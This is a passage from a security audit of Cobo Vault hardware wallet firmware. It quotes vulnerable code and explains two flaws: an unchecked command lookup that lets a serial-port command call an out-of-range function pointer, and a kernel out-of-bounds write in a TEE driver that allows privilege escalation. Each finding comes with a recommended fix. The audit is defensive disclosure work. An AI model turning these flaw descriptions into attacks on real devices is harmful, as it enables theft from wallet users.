585     if (unCMDNo.buf[0] > CMD_H_MAX || unCMDNo.buf[1] > CMD_H_MAX)
586     {
587         mason_cmd_invalid((void*)pstStack);
588         return;
589     }

591     gstCmdHandlers[unCMDNo.buf[0]-1][unCMDNo.buf[1]-1].pFunc((void*)pstStack);
```

```
592 }
```

Listing 3.55: mason_commands.c

However, when we look into `stack_search_CMDNo()`, we found that the tag `0x0001` is searched and the caller does not check the return value. This results in the use of out-of-range function pointer against the `gstCmdHandlers` array when the attacker sends a non-0x0001 command through the serial port. The reason is that the default value of `unCMDNo` is set to 0, which makes the malicious command bypasses the checks in line 585 in the code snippets above.

```
bool stack_search_CMDNo(pstStackType pstStack, stackElementType *pelement, unCMDNoType *
    punCMDNo)
{
    stackElementType *pstTLV = pelement;

    if (stack_search_by_tag(pstStack, pstTLV, 0x0001))
    {
        memcpy(punCMDNo->buf, (*pstTLV)->pV, (*pstTLV)->L);
        return true;
    }

    return false;
}
```

Listing 3.56: mason_commands.c

Recommendation Check the return value of `stack_search_CMDNo()`.

3.19 Out-of-bounds Write in TrustKernel TEE Driver

- ID: PVE-019
- Severity: Critical
- Likelihood: High
- Impact: High

- Target: tee_supp_com.c
- Category: Memory Buffer Errors [29]
- CWE subcategory: CWE-787 [20]

Description

In the `write` handler of the driver bound with `/dev/tkcoredrv`, `tee_supp_write()` copies `length` of the user-controllable `buffer` into kernel space through `copy_from_user()` (line 215). It means the content of `rpc->commFromUser` could be manipulated by an attacker who `write()` to the device node.

```
209     if (length > 0 && length < sizeof(rpc->commFromUser)) {
210         uint32_t i;
211         unsigned long r;
212 
213         mutex_lock(&rpc->insync);
```

```
215         if ((r = copy_from_user(&rpc->commFromUser, buffer, length))) {
```

Listing 3.57: tee_supp_com.c

However, in line 227, the for-loop retrieves the `type` and `buffer` from the `rpc->commFromUser.cmds[]` array with an unchecked boundary `rpc->commFromUser.nbr_bf`. Specifically, the `buffer` pointer retrieved from `rpc->commFromUser.cmds[i]` (line 229) would be passed into `find_vma()` to find the memory segment, `vma`, which matches the address (line 237). If the `vma` is not `NULL` and `vma->vm_private_data` is not `NULL` as well, `shm->resv.paddr` would be written into `rpc->commFromUser.cmds[i].bufer` in line 254. Since the attacker can craft the `rpc->commFromUser.nbr_bf`, this results in an out-of-bounds write in kernel space, leading to privilege escalation.

```
227         for (i = 0; i < rpc->commFromUser.nbr_bf; i++) {
228             uint32_t type = rpc->commFromUser.cmds[i].type;
229             void *buffer = rpc->commFromUser.cmds[i].buffer;

231             if (type != TEE_RPC_BUFFER || buffer == NULL)
232                 continue;

234             if (type & TEE_RPC_BUFFER_NONSECURE) {
235             } else {
236                 struct tee_shm *shm;
237                 struct vm_area_struct *vma = find_vma(current->mm, (unsigned long)
                        buffer);

239                 if (vma == NULL)
240                     continue;

242                 shm = vma->vm_private_data;

244                 if (shm == NULL) {
245                     pr_err("Invalid vma->vm_private_data [%s:%d:%d]\n", current->comm,
                            current->tgid, current->pid);

247                     rpc->res = -EINVAL;
248                     mutex_unlock(&rpc->insync);
249                     up(&rpc->datafromuser);

251                     ret = -EINVAL;
252                     goto out;
253                 }
254                 rpc->commFromUser.cmds[i].buffer = (void *) (unsigned long) shm->resv.
                    paddr;
```

Listing 3.58: tee_supp_com.c

Recommendation Validate the `rpc->commFromUser.nbr_bf` from user-space. Also, fix the sanity checks in line 209 (i.e., the `length == sizeof(rpc->commFromUser)` case). Otherwise, the `write()` operation would always fail when user wants to write `TEE_RPC_BUFFER_NUMBER` (5) `cmds` into the driver.

4 Conclusion

In this audit, we thoroughly analyzed the Cobo Vault documentation and implementation. The audited system does involve various intricacies in both design and implementation. The current code base is well organized and those identified issues are promptly confirmed and fixed.

We emphasize that using a hardware wallet alone does not make you invincible against social engineering, physical threats or human errors. As always, users need to use common sense, and apply basic security principles to protect their valuable assets.

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